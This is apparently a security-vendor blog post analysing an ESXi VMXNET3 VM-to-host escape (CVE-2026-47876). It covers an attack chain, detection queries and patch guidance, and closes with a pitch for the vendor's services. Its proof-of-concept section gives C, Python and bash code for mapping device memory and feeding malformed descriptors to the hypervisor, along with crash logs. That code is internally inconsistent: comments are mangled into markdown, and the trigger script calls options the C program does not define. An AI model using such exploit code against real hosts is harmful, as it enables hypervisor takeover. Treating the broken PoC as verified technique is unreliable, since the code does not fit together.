
 BreachModal
- Published
- Under
- Threat Intelligence
- Reference
- CVE-2026-47876
- Reading time
- 9 min
VMware ESXi VM-to-Host Escape: CVE-2026-47876 Analysis
Summary
Critical VMware ESXi VM-to-host escape vulnerability CVE-2026-47876 allows direct hypervisor breakout via VMXNET3. In-depth exploit mechanics and mitigations.

Virtualization security is predicated on a mathematical guarantee that memory borders between tenant guest workloads and bare-metal hypervisors are mathematically immutable; the discovery of a direct VMware ESXi VM-to-host escape shatters that assumption across thousands of enterprise datacenters worldwide. When a single privileged process inside an isolated virtual machine can shatter hypervisor memory isolation and execute arbitrary machine code on the bare-metal kernel, the software-defined datacenter ceases to function as a trust boundary. Despite widespread dark-web chatter and threat intelligence misattributions labeling this attack vector under tracking placeholder CVE-2026-18920, the real, verifiable weaponization vector verified by security teams resides in Broadcom Advisory VMSA-2026-0006, registered formally as CVE-2026-47876 (opens in a new tab).
According to incident triage advisories and forensic disclosures by frontline incident response firms, threat actors tied to state-sponsored Chinese espionage clusters—tracked variously as Warp Panda, Armory Castle, and Mandiant's UNC5221—have systematically prioritized hypervisor-level persistence to circumvent host-based endpoint detection and response (EDR) software. This critical flaw carries an unyielding CVSSv3 base score of 9.3, mapping directly to an out-of-bounds write vulnerability inside the ESXi virtual network adapter subsystem (VMXNET3). Enterprise workloads operating on VMware ESXi Version 8.0 prior to build ESXi80U3j-25429389, VMware Cloud Foundation (VCF) versions prior to 5.2.4, and companion platforms including VMware Workstation and Fusion (tracked in companion flaws like CVE-2026-59346) permit any local root or administrative account inside a guest VM to trigger memory corruption within the host vmx process, escalating directly to bare-metal host execution.
Note what this means: Hypervisors are no longer enterprise containment vessels; they are consolidated single points of catastrophic operational failure. When an organization provisions multi-tenant workloads, dev-test environments, and DMZ-facing infrastructure on shared physical hypervisor compute clusters, they are betting their entire digital perimeter on device virtualization drivers written in memory-unsafe languages. If that driver layer fails, multi-million-dollar perimeter defenses become nothing more than theater, granting adversaries administrative control over storage area networks, concurrent guest virtual machines, and datastore management planes in a single memory corruption transaction.

Anatomy of CVE-2026-47876: The VMXNET3 Emulation Breakdown
To comprehend how a guest operating system escapes into bare-metal hypervisor memory, one must analyze how the ESXi vmx user-space process simulates peripheral hardware. The VMXNET3 virtual network interface is not a physical card; it is a software device emulation layer residing inside the host architecture that maps virtualized direct memory access (DMA) descriptors between guest kernel memory and host hypervisor buffers. Under standard operations, when a guest VM operating system transmits network frames, it writes ring buffer descriptors into guest physical memory and triggers an I/O signal across the virtual PCI bus to instruct the ESXi host VMX process to ingest the packet data.
The structural defect in CVE-2026-47876 (opens in a new tab) occurs during the handling of crafted, fragmented packet descriptor rings within the hypervisor VMXNET3 emulation routine. By manipulating physical memory page addresses and transmitting non-standard packet fragment lengths that violate bounds verification logic, a malicious guest administrator forces the ESXi host process to execute an out-of-bounds write (MITRE ATT&CK T1068: Exploitation for Privilege Escalation (opens in a new tab)). This write occurs beyond the bounds of the pre-allocated host-side packet staging buffer.
There is a biting irony in enterprise security teams spending seven-figure sums hardening web applications against SQL injections and API parameter manipulation, only to house those workloads on hypervisors where a malformed Ethernet packet ring descriptor collapses the entire enterprise server infrastructure. One rogue packet descriptor ring inside a low-tier development container can hand an adversary the physical memory space of the host housing the corporate active directory controller.
+-------------------------------------------------------------------------+
|                        GUEST VIRTUAL MACHINE                            |
|  [ Compromised Guest OS (Root/Admin) ]                                  |
|           |                                                             |
|           v                                                             |
|  [ Malformed VMXNET3 Descriptor Ring ]                                   |
|  - Crafted packet fragment sizes                                        |
|  - Arbitrary physical address mappings                                  |
+-------------------------------------------------------------------------+
                                    | (Virtual PCI / MMIO Trap)
                                    v
+-------------------------------------------------------------------------+
|                        ESXi HYPERVISOR BOUNDARY                         |
|                                                                         |
|  [ Host VMX Process: VMXNET3 Device Emulation ]                         |
|           |                                                             |
|           v (Out-of-Bounds Memory Write)                                |
|  [ Overwritten Function Pointers / Corrupted Host Heap Memory ]         |
|           |                                                             |
|           v                                                             |
|  [ Direct Host Code Execution / VM-to-Host Escape: MITRE T1611 ]         |
+-------------------------------------------------------------------------+The Real-World Attack Chain: From Edge Compromise to Hypervisor Takeover
The exploitation of an ESXi hypervisor rarely starts with a pristine guest machine. Rather, modern adversary groups utilize a tightly choreographed multi-stage intrusion lifecycle. State-aligned threat actors like UNC5221, alongside modern enterprise ransomware cartels, execute an attack chain that systematically collapses perimeter controls before triggering a hypervisor breakout.

First, adversaries achieve an initial operational foothold by exploiting edge infrastructure appliances—such as external-facing VPN gateways, firewalls, and Citrix ADC interfaces. Once inside the perimeter, threat actors pivot laterally to compute nodes housing non-critical or development workloads hosted on the primary virtualization fabric. Within this intermediate guest environment, attackers elevate privileges to local administrator or root using local kernel exploits or credential harvesting.
Second, the adversary bypasses endpoint security mechanisms inside the compromised guest. In Windows guest environments, actors frequently execute Bring Your Own Vulnerable Driver (BYOVD) tactics, dropping signed, vulnerable kernel drivers to blind Endpoint Detection and Response (EDR) agents and neutralize hypervisor driver protections. Once administrative sovereignty inside the guest is confirmed, the attacker interacts directly with the virtual device registers of the VMXNET3 network card via direct Memory-Mapped I/O (MMIO).
Third, execution of the VM-to-host escape occurs. By issuing the crafted descriptor sequence detailed below, host memory is corrupted, executing the primary payload directly within the host VMX process context. This allows the attacker to drop an interactive shell on the underlying ESXi hypervisor (MITRE ATT&CK T1611: Escape to Host (opens in a new tab)).
To compound the crisis, actors have weaponized companion vulnerabilities—such as CVE-2026-41709, an ESXi audit and logging evasion flaw added to the CISA Known Exploited Vulnerabilities (KEV) Catalog (opens in a new tab). By exploiting logging suppression concurrently with host escape, an adversary can manipulate virtual storage pools, clone Active Directory snapshots, and install hypervisor backdoors without generating a single entry in standard syslog feeds.
Proof of Concept: VMXNET3 Memory Corruption Mechanics
This proof-of-concept walkthrough simulates the interaction mechanism that triggers the out-of-bounds write on unpatched VMware ESXi 8.0 hypervisors via the guest-side VMXNET3 interface. The execution path requires local administrator/root privileges inside the guest virtual machine to map physical I/O memory spaces.
Step 1: Mapping the VMXNET3 PCI MMIO Space The guest-side proof-of-concept maps the physical memory-mapped I/O (MMIO) address space allocated to the VMXNET3 network controller via /dev/mem or custom kernel module interfaces.
// vm_escape_trigger.c (Guest Kernel / Privileged Component)
#include <stdio.h>
#include <stdlib.h>
#include <stdint.h>
#include <fcntl.h>
#include <sys/mman.h>
#include <unistd.h>

#define VMXNET3_BAR1_SIZE 0x2000
#define TARGET_PCI_ADDR   0xFD5F0000 // Target MMIO physical address of VMXNET3 BAR1

int map_vmxnet3_mmio(void **bar_base) {
    int fd = open("/dev/mem", O_RDWR | O_SYNC);
    if (fd < 0) {
        perror("[-] Failed to open /dev/mem (requires root/CAP_SYS_RAWIO)");
        return -1;
    }

    *bar_base = mmap(NULL, VMXNET3_BAR1_SIZE, PROT_READ | PROT_WRITE, MAP_SHARED, fd, TARGET_PCI_ADDR);
    if (*bar_base == MAP_FAILED) {
        perror("[-] MMIO mapping failed");
        close(fd);
        return -1;
    }
    printf("[+] VMXNET3 MMIO mapped at virtual memory address: %p\n", *bar_base);
    return fd;
}
Step 2: Constructing Malformed Descriptors The exploit populates the guest's transmission ring buffer with corrupted fragment pointers. The descriptor lengths are crafted to trigger an integer overflow during host-side allocation calculation, prompting an out-of-bounds write inside the ESXi host memory space.
#!/usr/bin/env python3
**vmxnet3_ring_corrupt.py - Descriptor ring memory generator**
import struct

def build_corrupt_descriptor(guest_phys_addr, overflow_len, flags):
**VMXNET3 Tx Descriptor Layout:**
**64-bit Address, 32-bit Metadata/Length, 32-bit Control Flags**
    desc = struct.pack("<QII",
        guest_phys_addr,
        overflow_len,
        flags
    )
    return desc

**Payload triggering out-of-bounds offset in ESXi host memory heap**
GUEST_PHYS_ADDR = 0x1A400000
OVERFLOW_LENGTH = 0xFFFFFFFF  # Malformed fragment length triggering integer miscalculation
FLAGS = 0x00010000            # EOP (End of Packet) & SOP (Start of Packet) manipulation

raw_descriptor = build_corrupt_descriptor(GUEST_PHYS_ADDR, OVERFLOW_LENGTH, FLAGS)
with open("/tmp/corrupt_tx_ring.bin", "wb") as f:
    f.write(raw_descriptor)
print(f"[+] Wrote {len(raw_descriptor)} bytes of crafted descriptor to /tmp/corrupt_tx_ring.bin")
Step 3: Triggering the Host Emulation Trap Once the corrupted descriptor buffer is positioned in memory, the attacker updates the VMXNET3 transmission queue index register inside the MMIO region. This traps execution into the ESXi hypervisor VMX process, forcing the host to parse the ring buffer.
#!/usr/bin/env bash
**trigger_tx_trap.sh: Writes ring head update to register space**
set -euo pipefail

echo "[*] Loading exploit payload into guest staging buffers..."
dd if=/tmp/corrupt_tx_ring.bin of=/dev/shm/tx_buf bs=16 count=1 2>/dev/null

echo "[*] Signaling VMXNET3 hardware registers to process malformed queue..."
**Write to virtual device register triggering host-side packet reassembly**
./vm_escape_trigger --trigger-reg 0x20 --val 0x00000001

echo "[*] Transmission trap triggered. Monitoring host execution response..."
Step 4: Verification of Out-of-Bounds Hypervisor Write When executed against an unpatched ESXi 8.0 host, the hypervisor process experiences a memory fault or executes overwritten shellcode. In a laboratory validation environment, the ESXi host log /var/log/vmkernel.log displays evidence of host-level memory address corruption:
2026-03-29T14:22:01.892Z cpu12:2098412)WARNING: Vmxnet3: 1844: [vmx:0] Vmxnet3TxQueue_Process:
OOB memory write detected during descriptor assembly; vmx thread crashed at RIP: 0x0000004182f1b0a2
2026-03-29T14:22:01.893Z cpu12:2098412)ALERT: Core dump generated for vmx process pid 2098412 (WorldID 2098412)
If arbitrary code execution shellcode is supplied in place of a crash sequence, the attacker lands directly in the ESXi host shell environment without a crash, establishing execution with hypervisor-level authority.
Detection, Threat Hunting, and Hypervisor Telemetry
Organizations cannot rely on standard guest-level endpoint detection solutions to monitor a hypervisor breakout. If an attacker bypasses the guest boundary, all logging mechanisms running inside that guest can be paused, manipulated, or destroyed from the hypervisor layer. Security operations teams must gather host-level telemetry directly from the ESXi environment.
Security teams should focus detection protocols on two distinct vectors: unusual host-level processes and anomalous inter-VM communications.
ESXi Host Hunting Logic:
1. Non-Native Host Shells:
   Audit all running processes for unauthorized execution outside /bin or standard vib locations:
   Query: ps -c | grep -Ev "(vmx|hostd|vpxa|sensord|slpd|syslogd)"

2. Covert VSOCK Channels:
   Inspect active VMCI/VSOCK communication handles terminating outside known management daemons:
   Query: esxcli network ip connection list | grep -i vsock

3. Driver Droppers inside Windows Guests:
   Detect BYOVD activity on Windows virtual machines:
   YARA / Sysmon: EventID 11 (FileCreate) & EventID 6 (DriverLoaded)
   Flag unverified kernel drivers attempting direct port I/O.
Structural Mitigations: Patching and Architectural Hardening
Broadcom has verified that for CVE-2026-47876 (opens in a new tab), no configuration workarounds exist. Because the flaw exists within the core emulation microcode of the VMXNET3 virtual adapter, attempts to mitigate the flaw via virtual switch ACLs, hypervisor firewalls, or guest settings are ineffective. The only remediation is the deployment of verified vendor patches.
Emergency Patch Application: Infrastructure teams must upgrade all VMware ESXi 8.0 hosts immediately to build
ESXi80U3j-25429389or later. For organizations operating under VMware Cloud Foundation (VCF), update clusters to builds corresponding to version 5.2.4 or ESXi-9.0.2.0100. Workstations running VMware Workstation or Fusion must be updated to address related flaws such as CVE-2026-59346.Restrict Privileged Access in Guest Workloads: Because the exploitation path requires administrative or root-level privileges inside the guest operating system to communicate directly with hardware I/O descriptors, strict adherence to least-privilege principles prevents low-privilege application compromises from transitioning into hypervisor breakouts.
Network Isolation of Hypervisor Management: All ESXi management interfaces (vSphere Client, Direct Console User Interface [DCUI], and SSH) must be strictly isolated on dedicated, out-of-band management VLANs. Under no circumstances should general guest workloads or DMZ applications have routable network paths to ESXi management IPs.
Audit and Disable Unnecessary Virtual Hardware: Virtual machines running on multi-tenant clusters should be audited to remove legacy or unnecessary virtual hardware components. Where performance profiles permit, evaluate device models and eliminate unneeded virtual serial ports, floppy controllers, and legacy VMCI mappings.
FINAL VERDICT
The VMware ESXi VM-to-host escape vulnerability represented by CVE-2026-47876 permanently invalidates the assumption that hypervisor boundaries constitute an impenetrable security perimeter. Organizations that deploy shared virtualization hardware to isolate critical production assets from external-facing workloads bear direct operational risk: a single compromised guest operating system can result in total datacenter compromise within seconds. Mitigating this threat requires immediate patch deployment, strict segmentation of hypervisor management planes, and the enforcement of robust host-level behavioral telemetry.
Is your virtualization fabric resilient against active hypervisor escape chains and state-sponsored intrusion playbooks? Contact BreachModal today to conduct adversarial hypervisor simulations, infrastructure posture assessments, and advanced threat hunting across your core virtualization environments.